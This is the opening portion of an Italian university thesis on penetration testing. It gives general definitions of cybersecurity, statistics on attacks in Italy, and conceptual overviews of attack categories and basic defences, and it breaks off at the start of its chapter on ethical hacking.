UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione

TESI DI LAUREA

Progettazione e realizzazione di penetration test in scenari eterogenei

Design and implementation of penetration tests in heterogeneous scenarios

Relatore

Prof. Domenico Ursino

Candidato

Attili Loris

Correlatore

Luca Virgili

ANNO ACCADEMICO 2022-2023

Introduzione

Negli ultimi decenni l'informatica ha assunto un'importanza sempre maggiore nella società, e il suo utilizzo, se attento e prudente, può essere di grande aiuto per ogni individuo. Tuttavia la maggior parte delle persone ignora i pericoli che possono derivare da una scarsa conosccenza degli strumenti digitali che si utilizzano, soprattutto considerando che Internet è diventato così pervasivo nelle nostre vite che ormai la maggior parte delle persone dipende dai servizi che questo offre.

In questo contesto la sicurezza informatica occupa un ruolo di grande importanza; infatti, eventuali errori di implementazione dei software, così come l'opera di malintenzionati sulla rete, possono portare a perdite considerevoli, sia per i privati che per le aziende; la digitalizzazione, infatti, riguarda tutti gli ambiti della società, ma, allo stesso tempo, è utilizzata per attività molto importanti: si pensi al sistema informatico di un ospedale o a quello di un esercito.

L'importanza della sicurezza è evidente anche perchè, negli ultimi anni, si sta verificando un fenomeno per cui la conoscenza informatica necessaria per effettuare cyber-attacchi è andata decrescendo, poichè le informazioni presenti in rete, da quelle più comuni che riguardano un'azienda, fino a quelle sulla versione del software utilizzato, possono essere impiegate dai criminali per manomettere i sistemi vittima.

Per queste motivazioni è ormai indispensabile creare dei software sicuri, cosa realizzabile mediante una buona progettazione, ma soprattutto grazie ai penetration test. Questi, infatti, consentono di mettere alla prova un software o un sistema informatico e verificare se è possibile manometterlo e che danni si possono provocare, simulando, quindi, l'operato di un cyber-criminale.

Con l'utilizzo dei penetration test è possibile trovare errori o falle di sicurezza prima di mettere sul mercato un prodotto software; allo stesso modo, è possibile migliorare un software già realizzato attraverso una manutenzione correttiva. I penetration test hanno anche il vantaggio di studiare il sistema dal punto di vista del potenziale attaccante, così come di utilizzare i suoi stessi strumenti; per questo può rivelarsi più efficace di altre tecniche per il controllo della sicurezza di un sistema informatico. Come parte integrante del penetration test, solitamente il tester fornisce anche soluzioni alle vulnerabilità trovate, cosa che alleggerisce il carico di lavoro per i clienti; bisogna, tuttavia, tenere a mente che difficilmente un singolo penetration test rileva tutte le criticità di un sistema informatico. Per questi motivi è consigliabile, per garantire la sicurezza di un software o di un sistema informatico, eseguire periodicamente i penetration test.

I motivi che mi hanno spinto a realizzare questa tesi sono sicuramente dovuti all'importanza dell'argomento e alla passione per la sicurezza informatica, ma anche una curiosità personale nel vedere i sistemi informatici dal punto di vista dei malintenzionati; poichè il mio parere è che il modo migliore per combattere i crimini informatici è pensare come farebbero i criminali.

Per svolgere al meglio questo compito è stato necessario, prima di tutto, trovare un libro che mi introducesse al mondo dei penetration test. In questo è stato di grande aiuto il libro "Penetration Testing" di Georgia Weidman, il quale, con un linguaggio semplice, ma dettagliato, mi ha dato un'idea di quello che significa eseguire i penetration test, interessandomi ancora di più all'argomento. Successivamente ho cominciato ad eseguire simulazioni di penetration test sulla piattaforma HackTheBox, che è una piattaforma online dedicata alla formazione degli ethical hacker. Essa mette a disposizione dei corsi sulla sicurezza, delle certificazioni e delle challenge di vario genere, tra cui delle macchine virtuali per esercitarsi nei cyber-attacchi e, di conseguenza, nei penetration test.

Durante le simulazioni ho appreso come utilizzare strumenti come il sistema operativo Kali Linux, realizzato appositamente per eseguire pentetration test, il quale ha già preinstallati tutti gli strumenti che poi ho utilizzato nel corso delle challenge di HackTheBox.

Apprendere come utilizzare i software sopra citati, che verranno poi approfonditi durante la tesi, ha richiesto diverse settimane, e di conseguenza anche il completamento delle simulazioni.

Nello svolgere queste attività ho annotato tutti i passaggi necessari a superare le sfide, così da documentare i test, come effettivamente un professionista dovrebbe fare, suddividendo le varie fasi delle simulazioni come è indicato dallo standard di esecuzione dei penetration test.

Terminate le simulazioni ho cominciato la stesura della tesi, partendo dalle definizioni di cybersecurity e di penetration test, continuando con i resoconti delle challenge completate e concludendo con considerazioni personali sul lavoro svolto.

La presente tesi è strutturata come di seguito specificato:

- Nel capitolo 1 verrà introdotto il concetto di cybersecurity, con una definizione generale, arricchita da una discussione sulle entità che questa coinvolge, le motivazioni della sua importanza attuale e il suo impatto sull'economia. Verranno, anche, presentate le più importanti tipologie di attacco informatico e i malware più conosciuti.

- Nel capitolo 2 saranno descritti in dettaglio il concetto di penetration test nella sicurezza informatica, le varie tipologie e finalità che può avere, così come l'impatto economico che ha all'interno di in un progetto software; al contempo sarà presentata la figura dell'ethical hacker, con uno sguardo alla corrente di pensiero principale degli hacker. Verranno, poi, descritte alcune delle tecnologie cardine per l'esecuzione dei penetration test, come Kali Linux o Metasploit, così come la piattaforma con cui verranno effettuati gli effettivi penetration test, cioè Hack The Box.

- Nel capitolo 3 sarà descritto in modo accurato lo svolgimento del primo penetration test, relativo alla macchina virtuale "Sau", saranno analizzate le peculiarità degli strumenti di attacco necessari, dei servizi esposti dalla vittima e, infine, saranno esposte delle considerazioni personali sulla simulazione.

- Nel capitolo 4 verrà descritto, in modo analogo al capitolo precedente, lo svolgimento della seconda simulazione, eseguita sulla macchina virtuale "Pilgrimage". Anche in questo caso verranno analizzati strumenti di attacco, in gran parte diversi da quelli utilizzati per il primo penetration test, e i servizi esposti dalla macchina vittima. In conclusione saranno esposte, anche in questo capitolo, delle considerazioni personali sulla macchina.

- Nel capitolo 5 sarà trattato il penetration test sulla macchina virtuale "Authority", più complessa e peculiare rispetto alle due simulazioni precedenti, in quanto le fasi di questo penetration test sono differenti rispetto a quelle dei test precedenti. Ancora una volta saranno presenti, per concludere il capitolo, delle considerazioni personali.
- Nel capitolo 6 sarà riepilogato il lavoro svolto durante le simulazioni, verranno esposte delle opinioni personali sugli strumenti utilizzati e la struttura delle sfide affrontate; nel trarre delle lezioni per il futuro si terrà in considerazione che si trattava del primo approccio ai penetration test da parte mia e, di conseguenza, non avevo alcuna conoscenza pregressa in merito.
- Nel capitolo 7 verrà ripercorso il contenuto della tesi, e saranno esposte delle idee personali sui possibili sviluppi di questo argomento nei prossimi anni,

CAPITOLO 1

Introduzione alla Cybersecurity

In questo capitolo viene introdotto il concetto di cybersecurity, con una sua definizione generale e descrivendo quali soggetti possono essere toccati da questo tema. Successivamente, vengono analizzate le motivazioni della sua importanza, date dalla pervasività dell'informatica e dai danni che gli attacchi hacker possono causare dal punto di vista economico. Infine vengono illustrati i rischi di una scarsa sicurezza informatica tramite la descrizione dei vari tipi di attacchi a cui un soggetto può essere esposto.

1.1 Cos'è la Cybersecurity

Per introdurre correttamente la sicurezza informatica, è necessario dare prima una definizione della stessa, così come delle entità che ne sono coinvolte. Tuttavia, essendo una materia che può essere trattata su tutti gli strumenti digitali e ad ogni loro livello implementativo, verrà data una definizione molto generica che sarà poi approfondita nel capitolo seguente per quanto concerne il tema specifico di questa tesi.

1.1.1 Definizione di sicurezza informatica

La cybersecurity rappresenta l'insieme delle attività che consentono ad un'entità la protezione dei propri beni fisici e allo stesso tempo di conservare confidenzialità, integrità e disponibilità delle proprie informazioni all'interno del cyberspace, cioè il complesso risultante dall'interazione di persone, software e servizi su Internet per mezzo di tecnologie, dispositivi e reti a esso connesse. I tre termini menzionati sopra possono essere ulteriormente espansi e definiscono i tre pilastri della sicurezza informatica (Figura 1.1):

- *La confidenzialità, o riservatezza*, è la capacità di consentire l'accesso all'informazione alle sole entità che ne sono autorizzate. Tali informazioni possono riguardare i dati, gli individui o le organizzazioni, in ogni caso solo il proprietario deve poter controllare l'accesso ad esse.
- *L'integrità* è la capacità di garantire che le informazioni non siano modificate o distrutte da soggetti non autorizzati ad accedervi, allo stesso modo è necessario che il funzionamento e le operazioni eseguite da un sistema informatico non siano influenzate da enti che non sono autorizzati ad accedere a quel sistema.
- *La disponibilità* è la capacità di garantire un accesso tempestivo e affidabile alle informazioni da parte dei soggetti autorizzati ad accedervi.



Figura 1.1: I tre pilastri della cybersecurity

L'aspetto prettamente fisico della sicurezza informatica è più immediato da comprendere poiché riguarda la salvaguardia dei beni materiali e la salute di chi interagisce con i dispositivi, cosa che è espressa bene dal concetto di 'safety', differente da quello di 'security' descritto sopra. Il modo in cui i principi della sicurezza sopra descritti vengono implementati in un qualsiasi sistema informatico definisce quella che viene denominata la sua postura digitale di sicurezza, cioè l'insieme dei dati che definiscono lo stato di sicurezza di quel sistema, la sua capacità di resistere a possibili attacchi ai suoi danni, le contromisure che esso adotta in risposta alla rilevazione di un attacco e i possibili danni che quest'ultimo potrebbe causare in caso di difesa fallimentare.

1.1.2 Entità coinvolte

Le entità che sono coinvolte dalla sicurezza informatica sono tutti i dispositivi digitali in particolar modo se connessi ad Internet, così come i loro utilizzatori. Data la pervasività dell'informatica è evidente che ormai qualsiasi entità fisica e digitale può essere coinvolta dai cyber-attacchi. In questa prospettiva si può notare che a rischio ci possono essere dati privati, interi software, ma anche persone, aziende o interi settori economici. Il coinvolgimento di una qualsiasi entità in un attacco hacker è conseguenza diretta della presenza di quelle che vengono definite vulnerabilità, esposte dalla vittima, all'interno di una qualsiasi rete. Il concetto di vulnerabilità va inteso come una qualsiasi debolezza che può essere sfruttata da un criminale per violare la sicurezza della vittima. Essa può essere dovuta ad errori o mancanze degli utenti, come una password inadeguata, oppure un software che non rispecchia correttamente i pilastri della sicurezza sopra descritti. In ogni caso è importante tenere a mente che la sicurezza assoluta è un concetto irraggiungibile, poiché il semplice atto di esporre servizi o informazioni in una rete rende il servizio esposto, in maniera più o meno grave, attaccabile.

1.2 Perché la cybersecurity è importante

Questo tema, così ampio e ancora poco esplorato, è di grande importanza poiché può toccare il singolo individuo, con la sottrazione dei più disparati beni materiali e immateriali, così come le grandi entità economiche o gli stati. Tutto questo a causa della forte digitalizzazione a cui la società è giunta che non solo espone più soggetti agli attacchi, ma offre anche una superficie maggiore, ovvero più possibilità, per gli attacchi sullo stesso bersaglio. I danni che la mancata attenzione alla sicurezza informatica possono causare sono evidenti sia sul piano economico che su quello sociale. L'esempio più eclatante degli ultimi anni è il blocco dei sistemi informatici degli ospedali, con conseguente richiesta di riscatto da parte

Figura 1.2: Esempi di danni provocati da attacchi di cybersecurity

dei criminali, che in questo ambito vengono denominati hacker, a scapito della salute della popolazione. Altri esempi con applicazioni militari o terroristiche sono facilmente reperibili sul web, notando l'incremento della frequenza di questi eventi e la scala dei danni da essi provocati (Figura 1.2).

1.2.1 La struttura informatica odierna

Al giorno d'oggi tutti gli ambiti della vita di un individuo, pubblici e privati, sono, almeno in parte, digitalizzati. Questo significa che una grande quantità di informazioni sono disponibili per l'utilizzo così come per il furto, rendendo, quindi, necessario adottare delle strategie di sicurezza informatica diverse e specializzate in base al settore di applicazione. Questo vale per i singoli come per le aziende, che, avendo una mole di informazioni digitali molto grande, e dei i potenziali danni derivanti da un cyber-attacco, altrettanto grandi, si affidano a figure esterne, specializzate nel rendere più sicuri i sistemi informatici, note come 'penetration tester', figure che saranno approfondite più avanti.

1.2.2 Impatto economico dei cyber-attacchi

Come spiegato precedentemente, i bersagli dei cyber-attacchi possono essere molto diversi, ed è evidente che qualsiasi settore è influenzato da questi eventi. Alcuni settori sono più soggetti di altri ai cyber attacchi; questo per diversi fattori, tra i quali possiamo avere:

- la scarsa attenzione alla sicurezza informatica, dovuta alla carenza di fondi o, semplicemente, a negligenza, che rende, quindi, più vulnerabile, perciò attrattivo per i cyber-criminali, il bersaglio;
- vantaggi politici che l'acquisizione delle informazioni di un settore possono comportare;
- particolare remunerativitá che l'attacco a certi settori piò portare, che poi è di solito sfruttata per ulteriori attacchi;
- danni d'immagine che è possibile provocare con un attacco di successo.

Come conseguenza della digitalizzazione sempre più spinta, a cui spesso non corrisponde altrettanta attenzione alla sicurezza, i danni economici dovuti agli attacchi hacker sono aumentati col passare degli anni sia per quanto concerne il costo di ogni singolo attacco,



Figura 1.3: ClusIt, rapporto sulla sicurezza informatica relativo al 2022: numero attacchi hacker

Figura 1.4: ClusIt, rapporto sulla sicurezza informatica relativo al 2022: ripartizione vittime tra i settori

sia per la frequenza degli attacchi registrati ogni anno. Guardando all'Italia l'andamento è particolarmente negativo, citando l'ANSA:

> *Nella nuova fase di "guerra cibernetica diffusa" degli ultimi dodici mesi nel mirino è finita anche l'Italia: sono stati registrati 188 attacchi informatici, con un aumento del 16% rispetto al 2021, incremento a tre cifre rispetto alla media mondiale del +21%.*

Guardando alle statistiche sull'anno passato è possibile notare quali sono i settori più colpiti dai cyber-attacchi, in particolare abbiamo al primo posto il settore ospedaliero, insieme alle infrastrutture di governo e i sistemi ICT. Emerge che il danno d'immagine, la richiesta di riscatto e l'acquisizione di informazioni, sono i fini principali degli hacker (Figura 1.3).

Dalla prospettiva delle vittime (Figura 1.4), il crescente numero degli attacchi informatici e dei danni da essi causati si è tradotto negli anni nell'inevitabile necessità di investire nella sicurezza informatica, applicando delle strategie di valutazione dei costi e benefici dei vari livelli di sicurezza informatica. Citando il rapporto dell'Istat sull'ICT nelle imprese aggiornato al 2022:

> *Basse le quote di imprese che adottano misure di sicurezza avanzate, necessarie, ad esempio, all'analisi degli incidenti di sicurezza, come la conservazione dei file di registro (44,6%, 40,6% nel 2019), o preventive, come le pratiche di valutazione del rischio (35,3%, era 33,8%) e l'esecuzione periodica di test di sicurezza dei sistemi (31,8%, era 33,5%). Ancora limitata la diffusione di misure più sofisticate, come l'utilizzo della crittografia per dati, documenti o e-mail (dal 20,4% del 2019 al 22,0%) e di metodi biometrici per l'identificazione e l'autenticazione dell'utente (dal 4,5% all'8,2%).*

Figura 1.5: Spot pubblicitario Apple con focus sulla privacy

Tuttavia è positivo notare una nuova pratica emergente che, sebbene spesso in ambienti molto specifici, mira ad attrarre clienti ponendo enfasi sui progressi in materia di sicurezza informatica dei prodotti venduti; questo evidenzia un incremento dell'attenzione e dell'importanza del tema (Figura 1.5).

1.3 Rischi di una scarsa sicurezza informatica

Quando un sistema non è adeguatamene protetto, può essere soggetto a diversi tipi di attacchi, ognuno dei quali può portare a danni di gravità diversa in base al tipo di sistema e alle capacità dell'attaccante. Possono essere a rischio sia i beni materiali, come dispositivi o persone, sia quelli immateriali, come l'identità, l'immagine o i software delle vittime.

1.3.1 Categorie di attacchi e le loro conseguenze

Esistono diversi tipi di attacchi, i quali possono essere raggruppati nelle seguenti macrocategorie:

- Malware;
- Phishing;
- DoS;
- Injection;
- Attacchi tramite cookie;
- Doxing;
- Brute force;
- Man in the middle.

Con il termine *malware* ci si riferisce in modo generico a un software malevolo che, se installato ed eseguito su una macchina, ne altera il funzionamento con modalità e conseguenze che dipendono dalla tipologia di malware e dallo scopo dell'hacker che lo installa. Il malware

non necessariamente è creato per arrecare danni tangibili ad un computer o un sistema informatico, ma va inteso anche come un programma che può rubare di nascosto informazioni di vario tipo, da commerciali a private, senza essere rilevato dall'utente anche per lunghi periodi di tempo. Oltre a carpire informazioni di nascosto, un malware può essere creato con l'intento di arrecare danni ad un sistema informatico, spesso tramite sabotaggio, oppure può criptare i dati del computer della vittima, estorcendo denaro per la decriptazione.

Malware è un termine generico che fa riferimento a varie tipologie di software intrusivo o malevolo, tra cui le più famose sono: Virus, Worm, Trojan, Ransomware, Spyware, Adware, Scareware, e Backdoor. Il malware si diffonde principalmente inserendosi all'interno di file non malevoli. Nel seguito vengono descritti più in dettaglio le varie tipologie di malware:

- *Virus*: sono parti di codice che si diffondono copiandosi all'interno di altri programmi, o in una particolare sezione del disco fisso, in modo da essere eseguiti ogni volta che il file infetto viene aperto. Si trasmettono da un computer a un altro tramite lo spostamento di file infetti ad opera degli utenti.

- *Worm*: questi malware non hanno bisogno di infettare altri file per diffondersi, perché modificano il sistema operativo della macchina ospite in modo da essere eseguiti automaticamente e tentare di replicarsi sfruttando per lo più Internet. Per indurre gli utenti ad eseguirli utilizzano tecniche di ingegneria sociale, oppure sfruttano dei difetti, in inglese "bug", di alcuni programmi per diffondersi automaticamente. Il loro scopo è rallentare il sistema con operazioni inutili o dannose.

- *Trojan horse*: software che, oltre ad avere delle funzionalità "lecite", utili per indurre l'utente ad utilizzarli, contengono istruzioni dannose che vengono eseguite all'insaputa dell'utilizzatore. Non possiedono funzioni di auto-replicazione; quindi, per diffondersi, devono essere consapevolmente inviati alla vittima. Il nome deriva dal famoso cavallo di Troia.

- *Backdoor*: sono dei programmi che consentono un accesso non autorizzato al sistema su cui sono in esecuzione. Tipicamente si diffondono in abbinamento ad un trojan o ad un worm, oppure costituiscono una forma di accesso lecita di emergenza ad un sistema, inserita per permettere, ad esempio, il recupero di una password dimenticata.

- *Spyware*: software che vengono usati per raccogliere informazioni dal sistema su cui sono installati e per trasmetterle ad un destinatario interessato. Le informazioni carpite possono andare dalle abitudini di navigazione fino alle password e alle chiavi crittografiche di un utente.

- *Scareware*: sono porte di accesso che si nascondono sui manifesti pubblicitari e installano altri malware, spesso vi è il pericolo che facciano installare malware che si fingono antivirus, un esempio di scareware è: "rogue antispyware".

- *Adware*: programmi software che presentano all'utente messaggi pubblicitari durante l'uso, a fronte di un prezzo ridotto o nullo. Possono causare danni quali rallentamenti del PC e rischi per la privacy, in quanto comunicano le abitudini di navigazione ad un server remoto.

- *Ransomware*: virus che cripta tutti i dati presenti su un disco, secondo una chiave di cifratura complessa, che viene poi promessa per la decifratura, sfruttando solitamente il danno d'immagine e le perdite monetarie dovute al bisogno delle informazioni da parte della vittima, per estorcere denaro; solitamente viene utilizzato contro vittime individuali o aziende private (Figura 1.6).



FIGURA 13 - EVENTI *RANSOMWARE* PER TIPOLOGIA DI VITTIMA: PUBBLICO/PRIVATO

Figura 1.6: ACN relazione 2022, attacchi ransomware per tipologia di vittima (pubblico/privato)



Figura 1.7: ACN relazione 2022, distribuzione attacchi DoS nei vari settori

Il *phishing* è una tecnica con la quale si induce la vittima a comunicare volontariamente all'hacker informazioni sensibili, come dati personali, bancari o aziendali; questo viene fatto tramite tecniche di social engineering, ovvero metodi che fanno leva sui sentimenti o sulla negligenza professionale delle vittime per acquisire autorevolezza e fiducia da parte di esse, attraverso false informazioni o falsa identità; in questo modo sarà facile per il criminale ottenere in maniera consensuale le informazioni di suo interesse.

Gli *attacchi DoS*, ovvero Denial of Service, diversamente da quelli precedenti, non mirano ad acquisire informazioni o privilegi all'interno di un sistema, bensì cercano di rendere inaccessibili i servizi di una macchina saturando la sua capacità elaborativa, ad esempio attraverso richieste continue di comunicazione con la macchina che devono essere elaborate e richiedono una certa quantità di risorse allocate in maniera dedicata alla richiesta (Figura1.7). In particolare, considerando che l'attacco può provenire da più macchine contemporaneamente, si definisce come DDoS questa variante dell'attacco. DDoS sta per Distributed Denial of Service, esso risulta più efficiente e rende di più difficile individuazione l'origine dell'attacco.

Con *injection* si intendono tutti quegli attacchi in cui, in una comunicazione tra due macchine, un messaggio ricevuto è utilizzato come input di un'elaborazione senza prima essere "sanificato", cioè senza che la macchina ricevente si accerti che il contenuto del messaggio non venga interpretato come codice. Nel caso non ci sia questo processo, infatti, un hacker può inviare dei messaggi contenenti istruzioni malevole che possono alterare il normale funzionamento della macchina vittima, fornendo delle opportunità per altri tipi di attacco (Figura1.8).



Figura 1.8: Schema di attacco Injection



Figura 1.9: Schema di attacco Man in the Middle

I cookie vengono utilizzati su Internet per riconoscere un utente quando naviga su un sito dopo averlo già visitato in precedenza. Negli *attacchi tramite cookie*, tuttavia, queste innocue stringhe vengono utilizzate dagli hacker, se intercettate a causa di falle di sicurezza del sito, per impersonificare l'utente vittima, realizzando, a tutti gli effetti, un furto d'identità digitale.

Gli attacchi di tipo doxing, consistono nel raccogliere informazioni rese pubbliche dalla vittima per risalire a dati sensibili, come una password o uno username. Questo tipo di attacco, sebbene poco sofisticato, combinato con l'utilizzo massivo di social media degli ultimi anni, è diventato un serio rischio per la sicurezza degli enti privati, poiché spesso si condividono informazioni ritenute innocue, ma che possono rivelarsi sufficienti per poi eseguire, ad esempio, attacchi brute force come spiegato in seguito.

Gli *attacchi brute force* consistono nel cercare di determinare, con o senza informazioni specifiche, credenziali di accesso a siti o account al posto della vittima, procedendo per tentativi. Questo tipo di attacco richiede hardware particolarmente prestante, cosa che, al giorno d'oggi, non risulta affatto complicata; per questo motivo è consigliabile utilizzare password complesse e cambiarle frequentemente.

Gli attacchi *Man in the Middle* consistono nell'intromettersi, da parte dell'attaccante, nella comunicazione tra la vittima e un qualsiasi altro dispositivo; nel farlo, l'hacker si pone nel mezzo della comunicazione, riceve i messaggi di entrambi i mittenti e li inoltra al destinatario originale, ma nel frattempo può accedere al loro contenuto (Figura 1.9).

1.3.2 Strumenti di difesa

Ad ognuno degli attacchi sopra descritti corrisponde una possibile difesa da parte della vittima; per questo motivo è interessante introdurre i principali strumenti di difesa dai cyber-attacchi, tra i quali abbiamo i sistemi di autenticazione, i firewall, gli antivirus e le VPN. Per autenticazione si intende verificare l'identità di chi prova ad accedere ad un sistema, in questo caso informatico, per mezzo di informazioni che, in un valido sistema di sicurezza, sono note solo agli utenti autorizzati.

Tra i vari tipi di autenticazione esistenti, quello più utilizzato consiste nel determinare chi sta cercando di accedere al sistema mediante due stringhe, che rappresentano solitamente il nome dell'utente che vuole effettuare l'accesso, che può, quindi, essere pubblico, e la password, che, invece, dovrebbe conoscere solo l'utente. Queste due stringhe vengono denominate anche credenziali, e, se non sono sufficientemente complesse, possono essere dedotte o aggirate da attacchi brute force, come descritto sopra.

Un altro tipo di autenticazione, molto più sicuro e sempre più utilizzato, è chiamato autenticazione a due fattori, e consiste nell'identificare l'utente tramite l'utilizzo di due canali indipendenti contemporaneamente, definiti in precedenza.

Un firewall invece, è un componente hardware e/o software di difesa perimetrale di una rete, ovvero che separa e protegge una sottorete dal resto del network (Figura 1.10). Può anche svolgere funzioni di collegamento tra due o più segmenti di rete, o tra una rete e un computer locale, fornendo, dunque, una protezione in termini di sicurezza informatica della rete stessa e proteggendo il computer da malware o altri pericoli di internet.La prima funzione mai implementata per i firewall era quella di filtrare i pacchetti in ingresso ad una rete basandosi sull'intestazione degli stessi; essa consentiva, perciò, di proteggersi da attacchi DoS.

In particolare, un firewall filtra il traffico sulla base di un insieme di regole, solitamente dette policy, che vengono applicate secondo due possibili criteri generali:

- *criterio default-deny*: viene permesso solo ciò che viene dichiarato esplicitamente e il resto viene vietato;
- *criterio default-allow*: viene vietato solo ciò che è esplicitamente proibito e il resto viene permesso.

I firewall utilizzano normalmente il criterio default-deny poiché garantisce una maggiore sicurezza e una maggiore precisione nella definizione delle regole rispetto al criterio default-allow, anche se quest'ultimo consente una configurazione più semplice. L'analisi dei pacchetti che costituiscono il traffico, secondo i criteri di sicurezza formalizzati dalle regole, si traduce in una delle seguenti azioni:

- *Accept*: il firewall lascia passare il pacchetto;
- *Reject*: il firewall blocca il pacchetto e lo rimanda al mittente;
- *Deny*: il firewall blocca il pacchetto e lo scarta senza inviare alcuna segnalazione al mittente.

Un antivirus invece, è un software che può essere installato su qualsiasi dispositivo, pubblico o privato, che ha la principale funzione di esaminare periodicamente lo stato della macchina, gli elementi nelle cartelle, i software e così via, allo scopo di cercare elementi pericolosi e neutralizzarli se vengono trovati. Un antivirus può anche prevenire la presenza di elementi pericolosi, ad esempio tentando di dissuadere gli utenti da comportamenti scorretti dal punto di vista della sicurezza, come, ad esempio, la navigazione su siti non protetti, l'utilizzo di password poco efficaci o il download di file provenienti da fonti sconosciute.



Figura 1.10: Schema delle azioni di un firewall

Tramite una connessione VPN, infine, ci si può "collegare" da un client (utilizzatore, sia hardware che software) come se si fosse fisicamente (cavo di rete o intramezzo wireless) cablati. La connessione si svolge attraverso un tunnel "virtuale" (protetto e sicuro) supportato da Internet esattamente come fosse il cavo fisico abituale. In questo modo si possono utilizzare le risorse di rete abituali: cartelle, sistemi informatici gestionali, posta elettronica aziendale, e così via. A parte l'esempio aziendale, questo vale per qualsiasi applicazione dove sia necessaria una connessione di rete da remoto. A titolo esemplificativo, un istituto universitario può attivare una VPN per consentire ai propri studenti la consultazione da casa di pubblicazioni per le quali ha sottoscritto degli abbonamenti; finché l'utente ha il servizio VPN attivato, tutte le sue richieste transitano dai server dell'istituto, come se la connessione fosse effettuata in locale, ottenendo, pertanto, l'accesso ai servizi di abbonamento riservati; nel contempo l'utente è anche soggetto alle politiche del gestore che può, ad esempio, crittografare o meno la connessione server-utente o inibire alcuni protocolli, come il P2P, o l'accesso ai siti Internet inseriti in una black list. Le VPN possono essere implementate attraverso i sistemi operativi più comuni oppure tramite software di terze parti che permettono configurazioni più complesse e gestibili.

CAPITOLO 2

L'Ethical Hacking e le tecnologie coinvolte

In questo capitolo verrà definito l'ethical hacking in dettaglio, con uno sguardo alla linea di pensiero principale degli esperti di questo settore, seguendo poi con l'argomento fulcro di questa tesi, ovvero i penetration test. Verrà approfondita la definizione di penetration test e si vedrà come questi possono differenziarsi, con uno sguardo al loro impatto economico. Successivamente verranno descritti i principali strumenti che sono stati adattati durante la realizzazione dei penetration test dei capitoli successivi, il perchè della loro utilità e come possono essere utilizzati. Infine verrà trattata la piattaforma che mette a disposizione le macchine virtuali su cui poter simulare gli attacchi, ovvero Hack The Box.

2.1 Introduzione all'Ethical Hacking

2.1.1 Cos'è l'ethical hacking

